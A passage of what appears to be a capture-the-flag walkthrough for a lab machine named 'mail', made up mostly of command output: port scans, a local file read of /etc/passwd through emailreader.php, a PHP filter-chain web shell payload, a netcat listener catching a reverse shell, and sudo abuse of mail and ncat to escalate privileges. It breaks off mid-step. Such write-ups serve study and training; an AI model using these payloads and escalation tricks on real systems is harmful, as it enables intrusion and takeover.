

Mail




```
┌──(root㉿kali)-[~]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-25
Initiating ARP Ping Scan at 09:55
Scanning 192.168.0.79 [1 port]
Completed ARP Ping Scan at 09:55, 0.11s elapsed (1 tot
Initiating SYN Stealth Scan at 09:55
Scanning 192.168.0.79 [65535 ports]
Discovered open port 80/tcp on 192.168.0.79
Discovered open port 25/tcp on 192.168.0.79
Discovered open port 22/tcp on 192.168.0.79
Increasing send delay for 192.168.0.79 from 0 to 5 due
Increasing send delay for 192.168.0.79 from 5 to 10 du
Increasing send delay for 192.168.0.79 from 10 to 20 d
Increasing send delay for 192.168.0.79 from 20 to 40 d
Increasing send delay for 192.168.0.79 from 40 to 80 d
Increasing send delay for 192.168.0.79 from 80 to 160
Increasing send delay for 192.168.0.79 from 160 to 320
Increasing send delay for 192.168.0.79 from 320 to 640
Increasing send delay for 192.168.0.79 from 640 to 100
Completed SYN Stealth Scan at 09:57, 114.96s elapsed (
Nmap scan report for 192.168.0.79
Host is up, received arp-response (0.0033s latency).
Scanned at 2025-03-25 09:55:29 EDT for 115s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
25/tcp open  smtp    syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:6F:BD:66 (PCS Systemtechnik/Orac
```


`-sCV`




```
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP4OvUJ0xKoulS7xOYz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2C3MJQnqTFPOEh18FUL
/k72PqMBkyfD2krjNOg7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWWtdmmnVJztgzX0wPWPaO9GM5hITyvpIB/Y/IqueYR+ft2n5ROLLUfjFLezB+zS
JUVlSwZYaHrJQSNlKFJhniucqq/zxOnMIHjs/v1YXYCh0jlYDsb5J/NqTzEPMKkbtwn97T5/FQvsWDGJFTtxvCCrInmnUHB+cG8dSRYQZ763QoF
7sn4x9olNnbsEogIQ5mbEq0mBlgOW5vowFxUkI60Ond4Dl7H4fkCeiPfngWFrT+6cQoNgA3HRKf6NtQeYs=
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gKOy7nXoXxW1kPwOX/vuxNkae5WSr
6C40=
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG861ZSG
25/tcp open  smtp    syn-ack ttl 64 Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail
| Issuer: commonName=mail
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-13T14:36:50
| Not valid after:  2033-05-10T14:36:50
| MD5:   1d9f:76b3:6650:00ac:f251:8ead:2dad:1eeb
| SHA-1: 279d:ee6e:0823:65dd:dd96:36de:9821:5e8f:e0bf:1bf8
| -----BEGIN CERTIFICATE-----
| MIICyjCCAbKgAwIBAgIUPUvGo/hTYivsrku6/EvmcMcyCtIwDQYJKoZIhvcNAQEL
| BQAwDzENMAsGA1UEAwwEbWFpbDAeFw0yMzA1MTMxNDM2NTBaFw0zMzA1MTAxNDM2
| NTBaMA8xDTALBgNVBAMMBG1haWwwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQCjuBv2DcP5R6uHoDxou9kfl0bwYWjzYdhHA2pienzKu1Dp/9pLK7uEXFv4
| pwKH47KtsKcyhY309P4E0kBEWRzldyEdOgarypRE/hjKfgkcQi1IPO7RnaURQtW0
| q4gM2NgQcV2Yn/IUlvg1GXEytMlrytCXt3pxdh5Z91ShbEfLsSSM8gmU9zbtVnAg
| PZrnq7lI1lYgkGASlrJa6+ID/1Fr0bJSrO83MIn/OZZ/RFcWCo2NTlQcQtFITM+F
| KuOOAwmg1lXhnK/YNsviqK8Vv7X7SHOup1KGAmk8IsLrcB7z373h2uYzS/fo48ks
| LEdNiSE/IHHZiwl+sibAaTuNllWhAgMBAAGjHjAcMAkGA1UdEwQCMAAwDwYDVR0R
| BAgwBoIEbWFpbDANBgkqhkiG9w0BAQsFAAOCAQEAjiK0snY7NwBW0XhPHYhDacwW
| F3KGM8d+NgNd9I4j+6D3co+R634PBGd5tZlL/EEWyIrp3OmJ1HJxmnARH/IItuM6
| SslmhOti1VdIV+V0ygmdRqI1JsaQeyog5gKk6TEYsiFiiyf9fPfiCIxNdGVWJF8m
| uzzuGKH7zMGQKPbg/9+kltgKtEMlRS+R2YXgd1B3XVWe7IHDTbExf5Woc/2HYY83
| t1paEAOcDus7bb3426b+kTO1T9JBkRi7X1IISD88SmjIkwAGAds7SwENxJDMlTgK
| eE9FebWB6mqiScw27CDBCE+KdsNnYeUqHp7MwGFvSGxMeXO8BP2xnLSVh3hamA==
|_-----END CERTIFICATE-----
|_smtp-commands: mail.home, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
```



Email ID: 1




```
From cain@mail.nyx  Sat May 13 18:04:51 2023
Return-Path:
X-Original-To: abel
Delivered-To: abel@mail.nyx
Received: [127.0.0.1])
        by mail.nyx (Postfix) with SMTP id CA55B5DD
        for ; Sat, 13 May 2023 18:03:31 +0200 (CEST)
Subject: Important

Hi Abel!
we are screwed, I lost the access credentials.




Cain
Regards
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/no
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
```

'


php filter chain generator y le ponemos un cmd




```
[sudo] password for guel:
┌──(root㉿kali)-[/home/guel]
└─# python3 phpFilterChain.py --chain '<?php system($_GET["cmd"]); ?>'
```




```
mail.nyx/emailreader.php?id=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.icon
```



```
┌──(guel㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.79] 40112
whoami
cain
id
uid=1000(cain) gid=1000(cain) groups=1000(cain)
```



```
cat user.txt
170e07ec2a52b4c0583dadd5e04a2998
```




Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

GNU version only.


```
sudo mail --exec='!/bin/sh'
```



```
cain@mail:/home/cain$ sudo -l
Matching Defaults entries for cain on mail:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cain may run the following commands on mail:
    (abel) NOPASSWD: /usr/bin/mail
cain@mail:/home/cain$ sudo -u abel /usr/bin/mail --exec='!/bin/bash'
abel@mail:/home/cain$ id
uid=1001(abel) gid=1001(abel) groups=1001(abel)
abel@mail:/home/cain$
```



```
abel@mail:/home/cain$ sudo -l
Matching Defaults entries for abel on mail:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User abel may run the following commands on mail:
    (root) NOPASSWD: /usr/bin/ncat -6 *
abel@mail:/home/cain$ which nmap
abel@mail:/home/cain$ which ping6
/usr/bin/ping6
abel@mail:/home/cain$ ping6 ff02::1
